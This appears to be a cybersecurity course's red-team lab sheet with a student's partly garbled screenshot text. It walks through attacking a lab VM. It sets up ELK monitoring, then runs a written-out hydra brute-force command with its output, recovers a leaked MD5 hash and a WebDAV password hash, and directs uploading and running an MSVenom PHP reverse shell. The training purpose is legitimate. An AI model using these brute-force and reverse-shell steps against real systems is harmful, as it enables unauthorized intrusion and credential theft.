Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As the you attack a web server today, it will send all of the attack info to an ELK server.
- The following setup commands need to be run on the **Capstone** machine before the attack takes place in order to make sure the server is collecting logs.
- Be sure to complete these steps before starting the attack instructions.

Instructions

- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.
- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with sudo su

Setup Filebeat

Run the following commands:

- filebeat modules enable apache
- filebeat setup

The output should look like this:

```
vagrant@server1:~$ sudo su
root@server1:/home/vagrant# filebeat modules enable apache
Module apache is already enabled
root@server1:/home/vagrant# filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/elastic-stack-overview/current/xpack-ml.html
Loaded machine learning job configurations
Loaded Ingest pipelines
```

Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:

```
root@server1:/home/vagrant# metricbeat modules enable apache
Module apache is already enabled
root@server1:/home/vagrant# metricbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant# _
```

Setup Packetbeat

Run the following command:

- packetbeat setup

The output should look like this:

```
root@server1:/home/vagrant# packetbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant#
```

Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:

```
root@server1:/home/vagrant# systemctl restart filebeat
root@server1:/home/vagrant# systemctl restart metricbeat
root@server1:/home/vagrant# systemctl restart packetbeat
root@server1:/home/vagrant#
```

Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

Attack!

Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup

Your entire attack will take place using the Kali Linux Machine.

- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.


- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:

- Discover the IP address of the Linux web server. 192.168.1.105
- Locate the hidden directory on the web server.
    - **Hint**: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site. http://192.168.1.105/company_folders/secret_folders

```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```



- Brute force the password for the hidden directory using the hydra command:
  - hydra -l ahston -P /root/Downloads/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder


```
Shell No.1
File  Actions  Edit  View  Help
14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of
14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of
 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of
14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136
 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of
 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 o
f 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of
14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14
344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 o
f 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 o
f 14344398 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-04 2
0:28:17
root@Kali:~/Downloads#
```

192.168.1.105/company_folders/secret_folder/connect_to_corp_se


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


- Break the hashed password with the Crack Station website or John the Ripper.




- Connect to the server via WebDav.
    - **Hint**: Look for WebDAV connection instructions in the file located in the secret directory. Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.



192.168.1.105/company_fol
CrackStation - Online Pa
dav://http://192.168.1.10
New Tab
192.168.1.105/webdav/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Google
dav://http://192.168.1.105/webdav/
All
News
Videos
Maps
Images
More
Tools
About 260 results (0.25 seconds)
Authentication Required
http://192.168.1.105 is requesting your username and password. The site says: "webdav"
User Name:
ryan
Password:
Cancel
OK
https://www.clavicle.io
Capstone Engag
Aug 11, 2020 — dav://
deploy reverse shell pa
31 pages
https://github.com › Ja
Jay-Idrees/UPenn-CyberSecurity-Red-vs-Blue-Team ... - GitHub
Here http-enum is an NSE (Nmap scripting engine) script provides insights regarding the ... I guessed the correct path to be dav://192.168.1.105/webdav .
https://github.com › RedvsBlue-Project › blob › PSBRe...
RedvsBlue-Project/PSBRedvsBlueProject2.md at main - GitHub
' On HTTP GET request, I would set an alarm that activates on any IP address trying to access the webDAV directory outside of those trusted IP addresses.
https://hacking85.rssing.com › chan-19344003 › latest
Kali Linux – Hacking Articles - RSSing.com


Index of /webdav - Mozil...
Shell No. 1
08:37
Index of /webdav - Mozilla Firefox
192.168.1.105/company_fol
CrackStation - Online Pa
Index of /webdav
New Tab
192.168.1.105/webdav/
Kali Linux
Kali Training
Offensive Security
Exploit-DB
GHDB
Would you like Firefox to save this login for http://192.168.1.105?
ryan
Show password
Don't Save
Save
Index of /we
Name
Last
Parent Directory
passwd.dav
2019-
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Mozilla Firefox
192.168.1.105/company_fol
CrackStation - Online Pa
192.168.1.105/webdav/pass
New Tab
192.168.1.105/webdav/passwd.dav
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.



- Upload a PHP reverse shell payload. linux4u
    - **Hint**: Try using your scripting skills! MSVenom may also be helpful.
- Execute payload that you uploaded to the site to open up a meterpreter session.
- Find and capture the flag.



After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.